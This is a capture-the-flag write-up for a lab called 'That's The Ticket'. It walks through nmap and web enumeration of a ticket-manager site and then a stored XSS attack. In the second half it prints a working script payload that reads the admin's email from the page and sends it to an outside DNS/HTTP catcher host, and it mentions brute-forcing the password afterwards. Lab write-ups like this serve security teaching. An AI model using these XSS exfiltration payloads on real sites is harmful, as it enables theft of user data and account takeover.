That's The Ticket

Enumeration

Nmap Scan

SSH (22)

HTTP (80)

Sub-directories

Vhosts

Enumeration

Nmap Scan

PORT STATE SERVICE REASON 22/tcp open ssh syn-ack ttl 61 80/tcp open http syn-ack ttl 61

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

ssh-hostkey:

2048 bf:c3:9c:99:2c:c4:e2:d9:20:33:d1:3c:dc:01:48:d2 (RSA)
256 08:20:c2:73:c7:c5:d7:a7:ef:02:09:11:fc:85:a8:e2 (ECDSA)
_ 256 1f:51:68:2b:5e:99:57:4c:b7:40:15:05:74:d0:0d:9b (ED25519)

80/tcp open http nginx 1.14.0 (Ubuntu) |_http-title: Ticket Manager > Home |_http-server-header: nginx/1.14.0 (Ubuntu)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Linux 4.X

OS CPE: cpe:/o:linux:linux_kernel:4.15

OS details: Linux 4.15 Network Distance: 4 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Not much information from the scan. We have SSH port opened and its version and HTTP port opened, running Nginx 1.14.0

- Check if password authentication is enabled for SSH
- · Find sub-directories and vhosts for the website

SSH (22)

└─\$ ssh root@ticket.thm

The authenticity of host 'ticket.thm (10.10.160.126)' can't be established.

ED25519 key fingerprint is SHA256:39Hn8GxKSIAHjCHmI7gjkBCg5m68YF4e9HF2pBWYLxI.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes


Warning: Permanently added 'ticket.thm' (ED25519) to the list of known hosts.

root@ticket.thm's password:


Password authentication is enabled → password reuse to be checked.

HTTP (80)


That's The Ticket



Login and Register options given.



The login page.



The registration page.

Sub-directories

[Status: 200, Size: 1176, Words: 205, Lines: 28, Duration: 421ms]
login [Status: 200, Size: 1549, Words: 416, Lines: 38, Duration: 423ms]
register [Status: 200, Size: 1774, Words: 475, Lines: 40, Duration: 415ms]


Not much info on the subdirectories

That's The Ticket


Vhosts

no result

Register




I registered an account and will be using this for further enumeration



I created a ticket and was assigned an id=2. So there is some ticket with id=1.

I created one more ticket, which was assigned id=3. I was able to navigate between the ticket with id=2 and id=3 from the URL, but not id=1. Doing so redirects me to the dashboard




That's The Ticket


3

I think that the tickets are checked by the IT support. We are also provided with an HTTP and DNS logging tool http://10.10.10.10.00, which catches the requests. So I have to craft a ticket in a way that it logs on the website and then I could do anything further.

Tickets ID: 5 From: test@ticket.com Message: asds

I created a ticket with the payload: </hl>
 and it is reflected on the page.">reflected on the page.





The payload used was

</ textarea > < img/src = "http://d7466c3bb88eb1790703578cbb055999.log.tryhackme.tech" >

The HTTP request is from our machine, one DNS is of the admin, and the rest (3) is ours.

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On my dashboard, my email is on the top right with the id="email". So I can craft an XSS payload that will fetch the admin's email ID and attach it to the HTTP DNS tool. The thing to notice is that on the THM request catcher, it states


"As long as the domain ends in <DOMAIN> you can catch other domain results"

So, I will have to attach the email before the domain name. And since getting the email requires JS, I have to craft the payload within the <script> tags.

```
</textarea>
<script>
var email = document.getElementById("email").innerHTML;
email = email.replace("@", "A");
email = email.replace(".", "B");
fetch("http://"+ email + ".0e8d95b48c0ed3d742ddad97871866a7.log.tryhackme.tech");
</script>
```

I had to replace the '@' and '.' from the email because no domain (and subdomain) contains '@' and only str.str.<domain> is allowed on the HTTP DNS catcher, so replacing '.'

This is the payload I used.



With the email account in hand, I can brute force for the password.

Logging with the password, we can access the ticket with id=1

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